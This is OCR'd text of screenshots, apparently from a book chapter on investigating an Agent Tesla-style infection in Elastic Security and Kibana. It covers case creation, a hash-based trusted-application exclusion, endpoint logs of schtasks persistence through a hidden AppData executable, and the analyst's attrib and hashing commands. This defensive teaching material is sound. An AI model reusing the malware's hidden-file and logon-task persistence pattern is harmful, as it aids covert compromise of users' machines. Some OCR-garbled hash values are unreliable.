Enabling this option will sync the status of alerts in this case with the case status.


3 External Connector Fields

External Incident Management System: No connector selected


1 Case fields
Name
Tesla Agent Match
Tags
tesla
Type one or more custom identifying tags for this case. Press
Description
Alert generated by Tesla Agent.
e.g. Timeline name or descri
Only favorites

Tesla Agent Timeline

Possible Tesla Agent events observed.



Tesla Agent Match

Status: In progress

Case in progress: 1 second ago

Sync alerts: on

elastic added description 1 minute ago

Alert generated by Tesla Agent.

Tesla Agent Timeline

elastic marked case as In progress 41 seconds ago

elastic 1 second ago


Began my investigation by reviewing the Timeline and additional research into the intrusion.

Reporter: elastic

Participants: elastic

Tags: tesla

External Incident Management System: No connector selected



Trusted Applications

Add a trusted application to improve performance or alleviate conflicts with other applications running on you

Add trusted application

Add a trusted application to improve performance or alleviate conflicts with other applications running on your hosts. Trusted applications will be applied to hosts running Endpoint Security.

Name your trusted application: Vulnerability Scanner


Select operating system: Windows

Field: Hash

Operator: is

Value: 3395856ce81f2b7382dee72602f798t

Description: Locally created vulnerability scanner.



Trusted Applications

Add a trusted application to improve performance or alleviate conflicts with other applications running on your hosts. Trusted applications will be applied to hosts running Endpoint Security.

1 trusted application

Name Vulnerability Scanner

OS Windows


Date Created Apr 14, 2021 @ 01:17:41.699

Created By elastic

Description Locally created vulnerability scanner.

Field	Operator	Value
Hash	is	3395856ce81f2b7382dee72602f798b642f14140

Chapter 9: Using Kibana to Pivot Through Data to Find Adversaries




Events / explorer.exe / 307 Events / 4 file

`file change` @ Apr 7, 2021 @ 22:43:14.020
C:\Users\packtpub\Downloads\tesla.exe

`file change` @ Apr 7, 2021 @ 22:43:06.281
C:\Users\packtpub\Downloads\ebd059221f...


`file creation` @ Apr 7, 2021 @ 22:42:48.022
C:\Users\packtpub\Downloads\tesla\ebd05...

`file creation` @ Apr 7, 2021 @ 22:39:26.825
C:\Users\packtpub\AppData\Roaming\Micro...




tesla.exe
Running Process
10 Events

@timestamp	Apr 7, 2021 @ 22:47:31.584
process.executable	C:\Users\packtpub\Downloads\tesla.exe
process.pid	10168
user.name	packtpub
user.domain	PACKTPUB
process.parent.pid	6172
process.hash.md5	[redacted]
process.args	C:\Users\packtpub\Downloads\tesla.exe




schtasks.exe
Terminated Process
1 Events


@timestamp	Apr 7, 2021 @ 22:47:31.239
process.executable	C:\Windows\SysWOW64\schtasks.exe
process.pid	4940
user.name	packtpub
user.domain	PACKTPUB
process.parent.pid	6172
process.hash.md5	5bd86a7193d38880f339d4afb1f9b
process.args	C:\Windows\System32\schtasks.exe
process.args	/Create
process.args	/TN
process.args	Updates\zYiPIYOP
process.args	/XML
process.args	C:\Users\packtpub\AppData\Local\Temp\tmp203.tmp




```
C:\Users\packtpub\AppData\Roaming>dir
 Volume in drive C has no label.
 Volume Serial Number is CE39-EAD0

 Directory of C:\Users\packtpub\AppData\Roaming

04/07/2021  08:47 PM    <DIR>          .
04/07/2021  08:47 PM    <DIR>          ..
02/21/2021  08:24 PM    <DIR>          Adobe
               0 File(s)              0 bytes
               3 Dir(s)  13,607,231,488 bytes free
```




```
C:\Users\packtpub\AppData\Roaming>dir
 Volume in drive C has no label.
 Volume Serial Number is CE39-EAD0

 Directory of C:\Users\packtpub\AppData\Roaming

04/07/2021  08:47 PM    <DIR>          .
04/07/2021  08:47 PM    <DIR>          ..
02/21/2021  08:24 PM    <DIR>          Adobe
               0 File(s)              0 bytes
               3 Dir(s)  13,598,883,840 bytes free

C:\Users\packtpub\AppData\Roaming>attrib
   SHR   I            C:\Users\packtpub\AppData\Roaming\zYiPlYOP.exe
```



```
C:\Users\packtpub\AppData\Roaming>attrib -s -h zYiPlYOP.exe

C:\Users\packtpub\AppData\Roaming>attrib
     R   I            C:\Users\packtpub\AppData\Roaming\zYiPlYOP.exe

C:\Users\packtpub\AppData\Roaming>copy zYiPlYOP.exe ..\..\Downloads\
        1 file(s) copied.
```




```
C:\Users\packtpub\AppData\Roaming>PowerShell.exe Get-FileHash -Algorithm sha1 zYiPlYOP.exe

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA1            [redacted]                                                             C...
```



zYiPlYOP	Ready	Multiple triggers defined	11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)


Trigger	Details	Status
At log on	At log on of PACKTPUB\packtpub	Enabled
At task creation/modification	When the task is created or modified	Disabled



Name	Status	Triggers	Next Run Time	Last Run Time	Last Run Result
zYiPlYOP	Ready	Multiple triggers defined		11/30/1999 12:00:00 AM	The task has not yet run. (0x41303)

When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.

Action	Details
Start a program	C:\Users\packtpub\AppData\Roaming\zYiPlYOP.exe




file.hash.md5:44d88612fea8a8f36de82e1278abb02f

5 hits

Mar 20, 2021 @ 23:03:15.186 - Apr 19, 2021 @ 23:03:15.186

Time	file.hash.md5	file.hash.sha256
Apr 4, 2021 @ 22:34:04.639	44d88612fea8a8f36de82e1278abb02f	275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f
Apr 4, 2021 @ 22:34:04.058	44d88612fea8a8f36de82e1278abb02f	275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f
Apr 4, 2021 @ 22:32:27.362	44d88612fea8a8f36de82e1278abb02f	275a021bbfb6489e54d471899f7db9d1663fc695ec2fe2a2c4538aabf651fd0f
